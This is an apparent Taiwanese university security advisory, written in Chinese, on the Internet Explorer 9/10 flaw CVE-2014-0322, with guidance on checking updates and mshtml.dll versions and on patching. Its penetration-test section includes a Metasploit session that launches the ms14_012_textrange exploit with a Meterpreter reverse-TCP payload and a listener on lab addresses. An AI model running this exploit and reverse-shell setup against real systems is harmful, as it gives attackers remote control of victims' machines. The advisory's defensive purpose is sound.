



臺灣大學計資中心網路組  
北區學術資訊安全維運中心

資訊安全分析報告

# CVE-2014-0322 弱點簡介與防制

臺灣大學計資中心網路組  
北區學術資訊安全維運中心

## 摘要

CVE-2014-0322 是 Internet Explorer 9 & 10 一個近期重要的 Zero-Day 漏洞，微軟公司所推出的 Internet Explorer 為全世界主流瀏覽器之一，該軟體的任何一個漏洞及弱點，都會對全球使用者造成嚴重的影響。本文將由漏洞簡介，漏洞攻擊流程，漏洞滲透測試實作，自我檢查，漏洞修補等五個面向說明如何有效防治本漏洞。

## CVE-2014-0322 漏洞簡介

CVE-2014-0322 所使用的攻擊手法是一種混合攻擊(hybrid exploit)方式，不同以往的單一檔案夾帶惡意程式碼。

混合攻擊是利用多種不同的技術將惡意程式碼分散，以規避位置空間配置隨機化(Address space layout randomization，簡稱 ASLR，以隨機方式配置資料位址)及資料執行防護(Data Execution Prevention，簡稱 DEP)等保護技術，最後再將這些散落的惡意程式碼整合並執行攻擊程序。

## CVE-2014-0322 漏洞攻擊流程

CVE-2014-0322 使用了一個惡意的 Flash 檔案與 JavaScript，瀏覽器開啟特定網頁後會開始載入惡意 Flash 檔案，並將惡意程式碼片段寫入到記憶體，進行攻擊。

接著 Flash 呼叫 JavaScript，並利用 JavaScript 實際觸發 CVE-2014-0322 漏洞，Flash 藉此獲得 IE 瀏覽器使用的記憶體區塊讀寫之權限。

最後，Flash 搜尋先前寫入的程式碼片段，並利用這些惡意程式碼進行返回指標漏洞攻擊(Return Oriented-Programming，簡稱 ROP)，執行任意程式碼。

## CVE-2014-0322 漏洞滲透測試實作

CVE-2014-0322 的攻擊要素非常多，雖然此漏洞造成的風險相當大，但也由於使用了好幾種技術，造成攻擊成功之命中率受限。

此次所使用的 Metasploit 滲透測試模組，需具備的條件如下：

1. 作業系統為 Windows
2. 使用 IE
3. IE 版本為 9.0.8112.16496~9.0.8112.16533(mshtml.dll 的版本)
4. 具有 Office 2010

以下為使用 Metasploit 滲透測試實作：

1. 將系統設定為使用 MS14\_012\_textrange 模組，並設置 payload 後開啟參數設置來設定 SRVHOST 與 LHOST(滲透測試者)的 IP。

```
msf > search MS14-012

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/windows/browser/ms14_012_textrange	2014-03-11 00:00:00 UTC	normal	MS14-012 Microsoft Internet Explorer TextRange Use-After-Free

```
msf > use exploit/windows/browser/ms14_012_textrange
msf exploit(ms14_012_textrange) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms14_012_textrange) > show options

Module options (exploit/windows/browser/ms14_012_textrange):


```

Name	Current Setting	Required	Description
Retries	false	no	Allow the browser to retry the module
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)

```
Payload options (windows/meterpreter/reverse_tcp):


```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (accepted: seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port


2. 等待目標主機開啟特定網址時，送出惡意 Flash 檔案。

```
Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf exploit(ms14_012_textrange) > set SRVHOST 192.168.126.134
SRVHOST => 192.168.126.134
msf exploit(ms14_012_textrange) > set lhost 192.168.126.134
lhost => 192.168.126.134
msf exploit(ms14_012_textrange) > exploit
[*] Exploit running as background job.
msf exploit(ms14_012_textrange) >
[*] Started reverse handler on 192.168.126.134:4444
[*] Using URL: http://192.168.126.134:8080/0gLFX6VTx8U9Zb
[*] Server started.
[*] 192.168.126.132 ms14_012_textrange - Gathering target information.
[*] 192.168.126.132 ms14_012_textrange - Sending response HTML.
```

3. 目標主機端開啟特定網址後，開啟 Flash 檔案，下圖顯示 IE 停止運作，代表網站已經修補漏洞或該 IE 版本無漏洞。若完成漏洞利用及滲透攻擊，則以 administrator 權限連線目標主機。



## 如何自我檢查主機的 Internet Explorer 是否具有漏洞

此漏洞只會影響 Internet Explorer 9 與 10 兩個版本，非此兩個版本的使用者無任何危害，而使用此兩個版本的使用者可利用以下方式來進行檢測。

### 一、檢查更新檔

檢查主機目前安裝的安全更新檔是否有 KB2925418 或以後之版本 (3 月 11 日以後發布的任何版本)，若無符合上述條件之更新檔，該主機暴露在被攻擊之風險中。

讀者可依照下列建議，檢視主機所安裝過的更新。

The image shows two screenshots from a Windows 7 desktop. The top screenshot is the Control Panel window titled "調整電腦設定" (Adjust computer settings). It features several categories: "系統及安全性" (System and Security), "使用者帳戶和家庭安全" (User Accounts and Family Safety), "外觀及個人化" (Appearance and Personalization), "時鐘、語言和區域" (Clock, Language, and Region), and "輕鬆存取" (Ease of Access). The "系統及安全性" category is highlighted with a red circle and the number "1".

The bottom screenshot is the "解除安裝或變更程式" (Programs and Features) window. It displays a list of installed programs with columns for Name, Publisher, Installed On, Size, and Version. A red circle with the number "2" highlights the "檢視安裝的更新" (View installed updates) link in the left-hand navigation pane.

名稱	發行商	安裝於	大小	版本
7-Zip 9.20		2011/10/7		
7-Zip 9.20 (x64 edition)	Igor Pavlov	2011/10/27	3.44 MB	9.20.0.0
AccessData FTK Imager	AccessData	2013/4/17	77.6 MB	3.1.2.0
ActivePerl 5.16.3 Build 1603 (64-bit)	ActiveState	2014/3/14	83.3 MB	5.16.1603
ActivePerl 5.16.3 Build 1604 (64-bit)	ActiveState	2014/4/18	84.6 MB	5.16.1604
Adobe AIR	Adobe Systems Incorporated	2012/10/28		3.4.0.2710
Adobe Creative Cloud	Adobe Systems Incorporated	2013/11/13	279 MB	2.2.1.260
Adobe Flash Player 13 ActiveX	Adobe Systems Incorporated	2014/5/14	6.00 MB	13.0.0.214
Adobe Flash Player 13 Plugin	Adobe Systems Incorporated	2014/5/14	6.00 MB	13.0.0.214
Adobe Reader X (10.1.10) - Chinese Traditional	Adobe Systems Incorporated	2014/5/16	198 MB	10.1.10
Adobe Shockwave Player 11.5	Adobe Systems, Inc.	2011/3/1		11.5.7.609
Allway Sync version 11.3.5	Botkind Inc	2011/8/12	24.0 MB	
Apple Application Support	Apple Inc.	2012/7/31	61.0 MB	2.1.9
Apple Mobile Device Support	Apple Inc.	2012/7/31	24.9 MB	5.2.0.6
Apple Software Update	Apple Inc.	2012/7/31	2.38 MB	2.1.3.127
AVG 2012	AVG Technologies	2013/11/15		2012.1.2247
BlueStacks App Player	BlueStack Systems, Inc.	2014/4/13		0.8.7.3069
BlueStacks Notification Center	BlueStack Systems, Inc.	2014/4/13	26.0 MB	0.8.7.3069
Bonjour	Apple Inc.	2012/7/31	2.00 MB	3.0.0.10
CamStudio 2.7.2	CamStudio Open Source	2013/11/13	40.1 MB	2.7.2

解除安裝更新

若要解除安裝更新，請從清單選取更新，然後按一下 [解除安裝] 或 [變更]。

名稱	程式	版本	發行者	安裝於
Microsoft Windows 的安全性更新 (KB2898785)	Microsoft Windows		Microsoft Corporation	2013/12/15
Microsoft Windows 的安全性更新 (KB2898857)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2900986)	Microsoft Windows		Microsoft Corporation	2013/11/16
Microsoft Windows 的安全性更新 (KB2901112)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2909210)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2909921)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2911501)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2912390)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2913602)	Microsoft Windows		Microsoft Corporation	2014/1/15
Microsoft Windows 的安全性更新 (KB2916036)	Microsoft Windows		Microsoft Corporation	2014/2/16
Microsoft Windows 的安全性更新 (KB2922229)	Microsoft Windows		Microsoft Corporation	2014/4/11
Microsoft Windows 的安全性更新 (KB2925418)	Microsoft Windows		Microsoft Corporation	2014/3/12
Microsoft Windows 的安全性更新 (KB2926765)	Microsoft Windows		Microsoft Corporation	2014/5/18
Microsoft Windows 的安全性更新 (KB2929437)	Microsoft Windows		Microsoft Corporation	2014/4/11
Microsoft Windows 的安全性更新 (KB2929961)	Microsoft Windows		Microsoft Corporation	2014/3/12
Microsoft Windows 的安全性更新 (KB2930275)	Microsoft Windows		Microsoft Corporation	2014/3/12
Microsoft Windows 的安全性更新 (KB2931356)	Microsoft Windows		Microsoft Corporation	2014/5/18
Microsoft Windows 的安全性更新 (KB2936068)	Microsoft Windows		Microsoft Corporation	2014/4/11
Microsoft Windows 的安全性更新 (KB2953522)	Microsoft Windows		Microsoft Corporation	2014/5/18

也可以藉由 Internet Explorer 的資訊檢視目前所套用的更新。

您最常使用的網站

- 列印(P)
- 檔案(F)
- 縮放(Z)
- 安全性(S)
- 檢視下載(N) Ctrl+J
- 管理附加元件(M)
- F12 開發者工具(L)
- 前往釘選的網站(G)
- 網際網路選項(O)
- 關於 Internet Explorer(A)

探索您需要的其他網站

重新開啟已關閉的索引標籤 | 重新開啟上一個工作階段 | InPrivate 瀏覽



## MS14-018：說明 Internet Explorer 的安全性更新： 2014 年 4 月 8 日

文章編號: 2936068 - 檢視此文章適用的產品。

[全部展開](#) | [全部摺疊](#)

[+](#) 在此頁中

[-](#) 簡介

Microsoft 已經發行資訊安全佈告欄 MS14-018。請進一步瞭解如何取得此資訊安全佈告欄中包含的修正程式：


- 如果是個人、小型企業和組織使用者，請使用 Windows 自動更新功能，從 Microsoft Update 安裝修正程式。如果要執行這項操作，請參閱 Microsoft 資訊安全中心網站上的[自動取得安全性更新](#) (英文)。
- 如果是 IT 專業人員，請參閱 [Microsoft 資訊安全佈告欄 MS14-018](#)。

### 二、檢查 mshtml.dll 版本

使用 Internet Explorer 9 的情況，檢查 mshtml.dll 版本是否為 9.0.8112.16540 以前之版本、以及 9.0.8112.20000~20651 之內之版本，若版本為 9.0.8112.16421，則以檢查更新檔的方式為主。

使用 Internet Explorer 10 的情況，檢查 mshtml.dll 版本是否為 10.0.9200.16843 以前版本、以及 10.0.9200.20000~20963 之內之版本。

下圖為未更新至最新版本且具有弱點之版本。






## 如何修補 CVE-2014-0322 漏洞

由於 CVE-2014-0322 漏洞只會在特定 mshtml.dll 版本發生作用，而 mshtml.dll 會隨著微軟所發布的安全性更新進行版本更新，所以只要確實開啟主機與 Internet Explorer 的自動更新，或者利用手動安裝特定更新即可修補此漏洞。

手動時需安裝 KB2925418 及以後版本(3 月 11 日以後發布的任何版本)，皆可修補此漏洞。



為避免主機已被植入後門程式，系統在修補過漏洞後，建議進行完整掃描，並修改所有使用者的密碼。

參考資料

<http://support.microsoft.com/kb/2925418/zh-tw>

<http://blog.trendmicro.com/trendlabs-security-intelligence/analysis-of-the-recent-zero-day-vulnerability-in-ie9ie10/>

[http://oval.scap.org.cn/oval\\_org.mitre.oval\\_def\\_22660.html](http://oval.scap.org.cn/oval_org.mitre.oval_def_22660.html)

